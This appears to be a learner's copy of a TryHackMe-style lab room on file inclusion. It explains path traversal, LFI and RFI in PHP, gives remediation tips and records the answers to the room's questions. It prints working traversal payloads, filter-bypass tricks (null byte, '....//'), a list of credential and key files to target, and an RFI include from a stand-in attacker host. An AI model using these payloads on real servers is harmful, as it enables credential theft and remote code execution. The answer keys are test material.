


File Inclusion

Introduction

What is File Inclusion?

This room aims to equip you with the essential knowledge to exploit file inclusion vulnerabilities, including Local File Inclusion (LFI), Remote File Inclusion (RFI), and directory traversal. Also, we will discuss the risk of these vulnerabilities if they're found and the required remediation. We provide some practical examples of each vulnerability as well as hands-on challenges.


In some scenarios, web applications are written to request access to files on a given system, including images, static text, and so on via parameters. Parameters are query parameter strings attached to the URL that could be used to retrieve data or perform actions based on user input. The following diagram breaks down the essential parts of a URL.



For example, parameters are used with Google searching, where GET requests pass user input into the search engine. `https://www.google.com/search?q=TryHackMe`. If you are not familiar with the topic, you can view the [How The Web Works](#) module to understand the concept.

Let's discuss a scenario where a user requests to access files from a webserver. First, the user sends an HTTP request to the webserver that includes a file to display. For example, if a user wants to access and display their CV within the web application, the

request may look as follows, `http://webapp.thm/get.php?file=userCV.pdf`, where the file is the parameter and the `userCV.pdf`, is the required file to access.



Why do File inclusion vulnerabilities happen?

File inclusion vulnerabilities are commonly found and exploited in various programming languages for web applications, such as PHP that are poorly written and implemented. The main issue of these vulnerabilities is the input validation, in which the user inputs are not sanitized or validated, and the user controls them. When the input is not validated, the user can pass any input to the function, causing the vulnerability.

What is the risk of File inclusion?

By default, an attacker can leverage file inclusion vulnerabilities to leak data, such as code, credentials or other important files related to the web application or operating system. Moreover, if the attacker can write files to the server by any other means, file inclusion might be used in tandem to gain remote command execution (RCE).

Answer the questions below:

Let's continue to the next section to deploy the attached VM.

No Answer Needed

Deploy the VM

Please visit the link `http://MACHINE_IP/`, which will show you the following page:

File Inclusion Lab

Welcome! Here are labs that available to file include room

Lab #1

Lab #2

Lab #3

Lab #4

Lab #5

Lab #6

Playground



Answer the questions below:

Once you've deployed the VM, please wait a few minutes for the webserver to start, then progress to the next section!

No Answer Needed


Path Traversal

Path Traversal

Also known as Directory traversal, a web security vulnerability allows an attacker to read operating system resources, such as local files on the server running an application. The attacker exploits this vulnerability by manipulating and abusing the web application's URL to locate and access files or directories stored outside the application's root directory.


Path traversal vulnerabilities occur when the user's input is passed to a function such as `file_get_contents` in PHP. It's important to note that the function is not the main contributor to the vulnerability. Often poor input validation or filtering is the cause of the vulnerability. In PHP, you can use the `file_get_contents` to read the content of a file. You can find more information about the function [here](#).

The following graph shows how a web application stores files in `/var/www/app`. The happy path would be the user requesting the contents of `userCV.pdf` from a defined path `/var/www/app/CVs`.



We can test out the URL parameter by adding payloads to see how the web application behaves. Path traversal attacks, also known as the dot-dot-slash attack, take advantage of moving the directory one step up using the double dots `../`. If the attacker finds the entry point, which in this case `get.php?file=`, then the attacker may send something as follows, `http://webapp.thm/get.php?file=../../../../etc/passwd`

Suppose there isn't input validation, and instead of accessing the PDF files at `/var/www/app/CVs` location, the web application retrieves files from other directories, which in this case `/etc/passwd`. Each `../` entry moves one directory until it reaches the root directory `/`. Then it changes the directory to `/etc`, and from there, it read the `passwd` file.




As a result, the web application sends back the file's content to the user.

`http://webapp.thm/get.php?file=../../../../etc/passwd`



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:./nonexistent:/bin/false
```



Similarly, if the web application runs on a Windows server, the attacker needs to provide Windows paths. For example, if the attacker wants to read the boot.ini file located in c:\boot.ini, then the attacker can try the following depending on the target OS version:

- `http://webapp.thm/get.php?file=../../../../boot.ini` or

- <http://webapp.thm/get.php?file=../../../../windows/win.ini>

The same concept applies here as with Linux operating systems, where we climb up directories until it reaches the root directory, which is usually `.`

Sometimes, developers will add filters to limit access to only certain files or directories. Below are some common OS files you could use when testing.

Location	Description
/etc/issue	Contains a message or system identification to be printed before the login prompt.
/etc/profile	Controls system-wide default variables, such as Export variables, File creation mask (umask), Terminal types, Mail messages to indicate when new mail has arrived.
/proc/version	Specifies the version of the Linux kernel.
/etc/passwd	Has all registered users that have access to a system.
/etc/shadow	Contains information about the system's users' passwords.
/root/.bash_history	Contains the history commands for root user.
/var/log/dmmessage	Contains global system messages, including the messages that are logged during system startup.
/var/mail/root	All emails for root user.
/root/.ssh/id_rsa	Private SSH keys for a root or any known valid user on the server.
/var/log/apache2/access.log	The accessed requests for Apache web server.
C:\boot.ini	Contains the boot options for computers with BIOS firmware.

Answer the questions below:

What function causes path traversal vulnerabilities in PHP?

Answer: `file_get_contents`


Local File Inclusion(LFI)

Local File Inclusion (LFI)

LFI attacks against web applications are often due to a developers' lack of security awareness. With PHP, using functions such as `include`, `require`, `include_once`, and `require_once` often contribute to vulnerable web applications. In this room, we'll be picking on PHP, but it's worth noting LFI vulnerabilities also occur when using other languages such as ASP, JSP, or even in Node.js apps. LFI exploits follow the same concepts as path traversal.

In this section, we will walk you through various LFI scenarios and how to exploit them.

#1. Suppose the web application provides two languages, and the user can select between the EN and AR



```
<?PHP
include($_GET['lang']);
?>
```

The PHP code above uses a GET request via the URL parameter `lang` to include the file of the page. The call can be done by sending the following HTTP request as follows:
`http://webapp.thm/index.php?lang=EN.php` to load the English page or
`http://webapp.thm/index.php?lang=AR.php` to load the Arabic page, where `EN.php` and `AR.php` files exist in the same directory.

Theoretically, we can access and display any readable file on the server from the code above if there isn't any input validation. Let's say we want to read the `/etc/passwd` file, which contains sensitive information about the users of the Linux operating system, we can try the following:

- `http://webapp.thm/get.php?file=/etc/passwd`

In this case, it works because there isn't a directory specified in the `include` function and no input validation.

Now apply what we discussed and try to read `/etc/passwd` file. Also, answer question #1 below.

#2. Next, In the following code, the developer decided to specify the directory inside the function.

```
<?PHP
include("languages/" . $_GET['lang']);
?>
```

In the above code, the developer decided to use the include function to call PHP pages in the languages directory only via lang parameters.

If there is no input validation, the attacker can manipulate the URL by replacing the lang input with other OS-sensitive files such as /etc/passwd.

Again the payload looks similar to the path traversal, but the include function allows us to include any called files into the current page. The following will be the exploit:

- http://webapp.thm/index.php?lang=../../../../etc/passwd

Now apply what we discussed, try to read files within the server, and figure out the directory specified in the include function and answer question #2 below.

Answer the questions below:

Give Lab #1 a try to read /etc/passwd. What would the request URI be?

File Inclusion Lab

Lab #1: Include a file in the input form below

File Name	For example: welcome.php	Include
-----------	--------------------------	---------

Current Path

/var/www/html

File Content Preview of /etc/passwd

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/
sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/
bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuid:x:100:101:/var/lib/
libuid:/bin/sh mysql:x:101:102:MySQL Server,,,:/nonexistent:/bin/false
```

Answer: **/lab1.php?file=/etc/passwd**

In Lab #2, what is the directory specified in the include function?

File Inclusion Lab

Lab #2: Include a file in the input form below

File Name

For example: welcome.php

Include

Current Path

/var/www/html

File Content Preview of includes

Warning: include(includes/includes) [function.include]: failed to open stream: No such file or directory in /var/www/html/lab2.php on line 26

Warning: include() [function.include]: Failed opening 'includes/includes' for inclusion (include_path='.:usr/lib/php5.2/lib/php') in /var/www/html/lab2.php on line 26

Answer: **includes**

Local File Inclusion - LFI Continued

In this task, we go a little bit deeper into LFI. We discussed a couple of techniques to bypass the filter within the include function.

#3. In the first two cases, we checked the code for the web app, and then we knew how to exploit it. However, in this case, we are performing black box testing, in which we don't have the source code. In this case, errors are significant in understanding how the data is passed and processed into the web app.

In this scenario, we have the following entry point:

http://webapp.thm/index.php?lang=EN. If we enter an invalid input, such as THM, we get the following error

```
Warning: include(languages/THM.php): failed to open stream: No such file or directory in /var/www/html/THM-4/index.php on line 12
```

The error message discloses significant information. By entering THM as input, an error message shows what the include function looks like: include(languages/THM.php);.

If you look at the directory closely, we can tell the function includes files in the languages directory by adding .php at the end of the entry. Thus the valid input will be something as follows: index.php?lang=EN, where the file EN is located inside the given languages directory and named EN.php.

Also, the error message disclosed another important piece of information about the full web application directory path which is /var/www/html/THM-4/.

To exploit this, we need to use the `../` trick, as described in the directory traversal section, to get out the current folder. Let's try the following:

- `http://webapp.thm/index.php?lang=../../../../etc/passwd`

Note that we used 4 `../` because we know the path has four levels `/var/www/html/THM-4`. But we still receive the following error:

- *Warning: include(languages/../../../../etc/passwd.php): failed to open stream: No such file or directory in /var/www/html/THM-4/index.php on line 12*

It seems we could move out of the PHP directory but still, the include function reads the input with `.php` at the end! This tells us that the developer specifies the file type to pass to the include function. To bypass this scenario, we can use the NULL BYTE, which is `%00`.

Using null bytes is an injection technique where URL-encoded representation such as `%00` or `0x00` in hex with user-supplied data to terminate strings. You could think of it as trying to trick the web app into disregarding whatever comes after the Null Byte.

By adding the Null Byte at the end of the payload, we tell the include function to ignore anything after the null byte which may look like:

- `include("languages/../../../../etc/passwd%00").php");` which is equivalent to `include("languages/../../../../etc/passwd");`

Note: the `%00` trick is fixed and not working with PHP 5.3.4 and above.

Now apply what we showed in Lab #3, and try to read files `/etc/passwd`, answer question #1 below.

#4. In this section, the developer decided to filter keywords to avoid disclosing sensitive information! The `/etc/passwd` file is being filtered. There are two possible methods to bypass the filter. First, by using the NullByte `%00` or the current directory trick at the end of the filtered keyword `../`. The exploit will be similar to `http://webapp.thm/index.php?lang=/etc/passwd/`. We could also use `http://webapp.thm/index.php?lang=/etc/passwd%00`.

To make it clearer, if we try this concept in the file system using `cd ..`, it will get you back one step; however, if you do `cd .`, it stays in the current directory. Similarly, if we try `/etc/passwd/..`, it results to be `/etc/` and that's because we moved one to the root. Now if

we try `/etc/passwd/.`, the result will be `/etc/passwd` since dot refers to the current directory.

Now apply this technique in Lab #4 and figure out how to read `/etc/passwd`.

#5. Next, in the following scenarios, the developer starts to use input validation by filtering some keywords. Let's test out and check the error message!

`http://webapp.thm/index.php?lang=../../../../etc/passwd`

We got the following error!

```
Warning: include(languages/etc/passwd): failed to open stream: No such file or directory in /var/www/html/THM-5/index.php on line 15
```


If we check the warning message in the `include(languages/etc/passwd)` section, we know that the web application replaces the `../` with the empty string. There are a couple of techniques we can use to bypass this.

First, we can send the following payload to bypass it: `....//....//....//....//etc/passwd`.

Why did this work?

This works because the PHP filter only matches and replaces the first subset string `../` it finds and doesn't do another pass, leaving what is pictured below.

`....//....//....//....//etc/passwd`



`../../../../etc/passwd`

Try out Lab #5 and try to read `/etc/passwd` and bypass the filter!

#6. Finally, we'll discuss the case where the developer forces the include to read from a defined directory! For example, if the web application asks to supply input that has to include a directory such as: `http://webapp.thm/index.php?lang=languages/EN.php` then, to exploit this, we need to include the directory in the payload like so:

- `?lang=languages/../../../../etc/passwd`.

Try this out in Lab #6 and figure out what the directory that has to be present in the input field is.

Answer the questions below:

Give Lab #3 a try to read /etc/passwd. What is the request look like?

Answer: `/lab3.php?file=../../../../etc/passwd%00`

Which function is causing the directory traversal in Lab #4?

File Inclusion Lab

Lab #4: Include a file in the input form below

File Name

For example: welcome.php

Include

Current Path

`/var/www/html`

File Content Preview of `lang=/etc/passwd%00`

Warning: file_get_contents(lang=/etc/passwd%00) [function.file-get-contents]: failed to open stream: No such file or directory in /var/www/html/lab4.php on line 29

Answer: `file_get_contents`

Try out Lab #6 and check what is the directory that has to be in the input field?

File Inclusion Lab

Lab #6: Include a file in the input form below

File Name

For example: THM-profile/tryhackme.txt

Include

Current Path

`/var/www/html`

File Content Preview of `?THM-profile../../../../etc/passwd`

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh mysql:x:101:102:MySQL Server,../nonexistent:/bin/false

Answer: `THM-profile`

Try out Lab #6 and read /etc/os-release. What is the VERSION_ID value?

File Inclusion Lab

Lab #6: Include a file in the input form below

File Name	For example: THM-profile/tryhackme.txt	Include
-----------	--	---------

Current Path

/var/www/html

File Content Preview of ?THM-profile../../../../etc/os-release

NAME="Ubuntu" VERSION="12.04.5 LTS, Precise Pangolin" ID=ubuntu ID_LIKE=debian PRETTY_NAME="Ubuntu precise (12.04.5 LTS)" VERSION_ID="12.04"

Answer: 12.04

Remote File Inclusion - RFI

Remote File Inclusion - RFI


Remote File Inclusion (RFI) is a technique to include remote files into a vulnerable application. Like LFI, the RFI occurs when improperly sanitizing user input, allowing an attacker to inject an external URL into include function. One requirement for RFI is that the allow_url_fopen option needs to be on.

The risk of RFI is higher than LFI since RFI vulnerabilities allow an attacker to gain Remote Command Execution (RCE) on the server. Other consequences of a successful RFI attack include:

- Sensitive Information Disclosure
- Cross-site Scripting (XSS)
- Denial of Service (DoS)

An external server must communicate with the application server for a successful RFI attack where the attacker hosts malicious files on their server. Then the malicious file is injected into the include function via HTTP requests, and the content of the malicious file executes on the vulnerable application server.

RFI steps



The figure above is an example of steps for a successful RFI attack! Let's say that the attacker hosts a PHP file on their own server `http://attacker.thm/cmd.txt` where `cmd.txt` contains a printing message Hello THM.

```
<?PHP echo "Hello THM"; ?>
```

First, the attacker injects the malicious URL, which points to the attacker's server, such as `http://webapp.thm/index.php?lang=http://attacker.thm/cmd.txt`. If there is no input validation, then the malicious URL passes into the `include` function. Next, the web app server will send a GET request to the malicious server to fetch the file. As a result, the web app includes the remote file into the `include` function to execute the PHP file within the page and send the execution content to the attacker. In our case, the current page somewhere has to show the Hello THM message.

Visit the following lab URL: `http://MACHINE_IP/playground.php` to try out an RFI attack.

Answer the questions below:

We showed how to include PHP pages via RFI. Do research on how to get remote command execution (RCE), and answer the question in the challenge section.

No Answer Needed

Remediation

As a developer, it's important to be aware of web application vulnerabilities, how to find them, and prevention methods. To prevent the file inclusion vulnerabilities, some common suggestions include

1. Keep system and services, including web application frameworks, updated with the latest version.
2. Turn off PHP errors to avoid leaking the path of the application and other potentially revealing information.
3. A Web Application Firewall (WAF) is a good option to help mitigate web application attacks.
4. Disable some PHP features that cause file inclusion vulnerabilities if your web app doesn't need them, such as `allow_url_fopen` on and `allow_url_include`.
5. Carefully analyze the web application and allow only protocols and PHP wrappers that are in need.
6. Never trust user input, and make sure to implement proper input validation against file inclusion.
7. Implement whitelisting for file names and locations as well as blacklisting.

Answer the questions below:

Ready for the challenges?

No Answer Needed

Challenges

Great Job! Now apply the techniques you've learned to capture the flags! Familiarizing yourself with HTTP Web basics could help you complete these challenges.

Make sure the attached VM is up and running then visit:

http://MACHINE_IP/challenges/index.php

Steps for testing for LFI


1. Find an entry point that could be via GET, POST, COOKIE, or HTTP header values!
2. Enter a valid input to see how the web server behaves.
3. Enter invalid inputs, including special characters and common file names.

4. Don't always trust what you supply in input forms is what you intended! Use either a browser address bar or a tool such as Burpsuite.
5. Look for errors while entering invalid input to disclose the current path of the web application; if there are no errors, then trial and error might be your best option.
6. Understand the input validation and if there are any filters!
7. Try the inject a valid entry to read sensitive files


Answer the questions below:

Capture Flag1 at /etc/flag1

I wasn't sure how to go about this one so I looked up a walkthrough and they said to use burpsuite. To do this in the top right corner of the AttackBox VM there's FoxyProxy, I turned on burp there.



From here open BurpSuite and make sure the interceptor is on. Then on the challenge site I put in “../../../../etc/flag1”



File Inclusion Lab

